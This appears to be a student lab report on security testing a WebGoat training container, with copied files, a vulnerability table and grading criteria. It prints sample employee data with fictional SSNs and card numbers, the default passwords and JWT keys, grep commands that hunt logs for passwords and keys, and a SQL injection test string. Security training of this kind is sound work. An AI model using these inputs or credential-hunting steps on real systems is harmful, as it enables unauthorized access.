$ docker cp d64b490ef09c:/home/webgoat/.webgoat-2023.8 ~/Downloads/webgoat-2023.8
/bin/sh: 21: docker: not found
$ exit
ali@ali-workstation:~$ docker cp d64b490ef09c:/home/webgoat/.webgoat-2023.8 ~/Downloads/webgoat-2023.8
Successfully copied 697kB to /home/ali/Downloads/webgoat-2023.8
ali@ali-workstation:~$ docker cp d64b490ef09c:/home/webgoat ~/Downloads/webgoat-
Successfully copied 119MB to /home/ali/Downloads/webgoat-
ali@ali-workstation:~$ docker cp d64b490ef09c:/home ~/Downloads/all?
Successfully copied 119MB to /home/ali/Downloads/all?
ali@ali-workstation:~$

```



I found a file that have sensitive data about employees like thier phone numbers, where they live, and other things:

```

ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8$ cd ClientSideFiltering
ls -al
total 20
drwxr-xr-x 2 ali ali 4096 Nov 19 12:58 .
drwxr-xr-x 6 ali ali 4096 Nov 19 13:02 ..
-rw-r--r-- 1 ali ali 9177 Nov 19 12:58 employees.xml
ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8/ClientSideFiltering$

```

```
Open  employees.xml  Save  ~/Downloads/all?/webgoat/.webgoat-2023.8/Cli...
205     <Limit>300</Limit>
206     <Comments>Finds it necessary to leave early every day.</
Comments>
207     <DisciplinaryExplanation>Used company cc to purchase new car.
Limit adjusted.</DisciplinaryExplanation>
208     <DisciplinaryDate>112005</DisciplinaryDate>
209     <Managers>
210         <Manager>106</Manager>
211         <Manager>102</Manager>
212         <Manager>111</Manager>
213         <Manager>112</Manager>
214     </Managers>
215 </Employee>
216 <Employee>
217     <UserID>111</UserID>
218     <FirstName>John</FirstName>
219     <LastName>Wayne</LastName>
220     <Street>129 Third St</Street>
221     <CS>New York, NY</CS>
222     <Phone>610-213-1134</Phone>
223     <StartDate>1012001</StartDate>
224     <SSN>129-69-4572</SSN>
225     <Salary>200000</Salary>
226     <CreditCard>4437334565679921</CreditCard>
227     <Limit>300</Limit>
228     <Comments></Comments>
229     <DisciplinaryExplanation></DisciplinaryExplanation>
230     <DisciplinaryDate>112005</DisciplinaryDate>
231     <Managers>
232         <Manager>112</Manager>
233     </Managers>
234 </Employee>
235 <Employee>
236     <UserID>112</UserID>
```

The contents of the webgoat.script file reveal the SQL structure and initialization data for the WebGoat application.

It includes schema definitions, table creation scripts, and sample data.

Key Observations: Sensitive Data and Defaults

- Predefined passwords:
 - larryknows
 - thisisasecretfortomonly
 - qwertyqwerty1234
- Default usernames and email IDs:
 - larry@webgoat.org, tom@webgoat.org, etc.
- Hardcoded JWT keys:
 - webgoat_key: qwertyqwerty1234
 - webwolf_key: doesnotreallymatter

Challenge Tables

- Tables like CHALLENGE_USERS, JWT_KEYS, SERVERS, and USER_DATA are likely part of WebGoat challenges.
- Example: SQL Injection challenges can leverage these tables to exploit vulnerable queries.

SQL Injection

- Tables like user_data, salaries, and sql_challenge_users contain sensitive information (passwords, credit card details) and could be exploited if input validation is insufficient.

Predefined Users

- User accounts (USER_SYSTEM_DATA) include usernames, passwords, and cookies.
- Administrative user (SA) with broad permissions. Test for SQL Injection : ' OR '1'='1'; --

Target tables:

- USER_DATA: Credit card numbers.
- SQL_CHALLENGE_USERS: Login credentials.

Test Authentication and Session Handling

- Default passwords (larryknows, qwertyqwerty1234) might work if not overwritten during initialization.

Analyzing webgoat.log Searching for Errors or Warnings

- I was looking for lines indicating errors or warnings, as they may reveal misconfigurations or vulnerabilities:

```
grep -i "error" webgoat.log
grep -i "warn" webgoat.log
```

- Check for Sensitive Data Examine if the log contains sensitive data like:
 - Usernames and passwords.
 - JWT tokens or API keys.
 - Database connection strings.

```
cat webgoat.log | grep -i "password"
cat webgoat.log | grep -i "key"
```



```

ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8$ grep -i "err
or" webgoat.log
grep -i "warn" webgoat.log
ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8$ cat webgoat.
log | grep -i "password"
cat webgoat.log | grep -i "key"
CREATE TABLE CONTAINER.WEB_GOAT_USER(\u000a  USERNAME VARCHAR(255) NOT NUL
L PRIMARY KEY,\u000a  PASSWORD VARCHAR(255),\u000a  ROLE VARCHAR(255)\u000
a)
CREATE USER unauthorized_user PASSWORD test
--Challenge 5 - Creating tables for users\u000aCREATE TABLE challenge_user
s(\u000a  userid varchar(250),\u000a  email varchar(30),\u000a  password v
archar(30)\u000a)
CREATE TABLE user_data_tan (\u000a  userid int not null,\u000a  first_name v
archar(20),\u000a  last_name varchar(20),\u000a  cc_number varchar(30),\u000
a  cc_type varchar(10),\u000a  cookie varchar(20),\u000a  login_count int,\u00
00a  password varchar(20)\u000a)

```

```

ali@ali-workstation:~/Downloads/all?/webgoat/.webgoat-2023.8$ cat webgoat.
script
SET DATABASE UNIQUE NAME HSQLDB9343DBC039
SET DATABASE DEFAULT RESULT MEMORY ROWS 0
SET DATABASE EVENT LOG LEVEL 0
SET DATABASE TRANSACTION CONTROL LOCKS
SET DATABASE DEFAULT ISOLATION LEVEL READ COMMITTED
SET DATABASE TRANSACTION ROLLBACK ON CONFLICT TRUE
SET DATABASE TEXT TABLE DEFAULTS ''
SET DATABASE SQL NAMES FALSE
SET DATABASE SQL RESTRICT EXEC FALSE
SET DATABASE SQL REFERENCES FALSE
SET DATABASE SQL SIZE TRUE

```

SSL Configuration Keystore Details:

```

server.ssl.key-store=${WEBGOAT_KEYSTORE:classpath:goatkeystore.pkcs12}
server.ssl.key-store-password=${WEBGOAT_KEYSTORE_PASSWORD:password}
server.ssl.key-alias=${WEBGOAT_KEY_ALIAS:goat}
server.ssl.enabled=${WEBGOAT_SSLENABLED:false}

```

Keystore is located at `goatkeystore.pkcs12`. Default password is `password`. SSL is disabled by default. the keystore password is hardcoded as `password` in `application-webgoat.properties`

Full Stacktrace Disclosure

The application is configured to include full stack traces in error responses:

`server.error.include-stacktrace=always` Impact: Stack traces can reveal sensitive application details, including internal logic, class structures, and even file paths, making it easier for attackers to exploit vulnerabilities.

Weak SSL Configuration

SSL is disabled by default: `server.ssl.enabled=${WEBGOAT_SSLENABLED:false}` Impact: Data transmitted between the client and server is unencrypted, making it vulnerable to interception (Man-in-the-Middle attacks).

Summary of Confirmed Vulnerabilities

Vulnerability	Severity	Impact
Hardcoded Keystore Password	High	Weakens SSL encryption.
Full Stacktrace Disclosure	Medium	Reveals internal details to attackers.
Weak SSL Configuration	High	Exposes data in transit.
SQL Injection	High	Allows unauthorized database access.
Dummy OAuth Credentials	Medium	May break authentication flows.
Sensitive Data in Logs	Medium	Leaks PII and credentials.
Hardcoded JWT Keys	High	Allows token forgery and privilege escalation.
Potential Path Traversal	High	Unauthorized access to sensitive files.

Grading criteria

- Number of vulnerabilities found
- Documentation of discovered vulnerabilities
- The report has a logical structure and is easy to read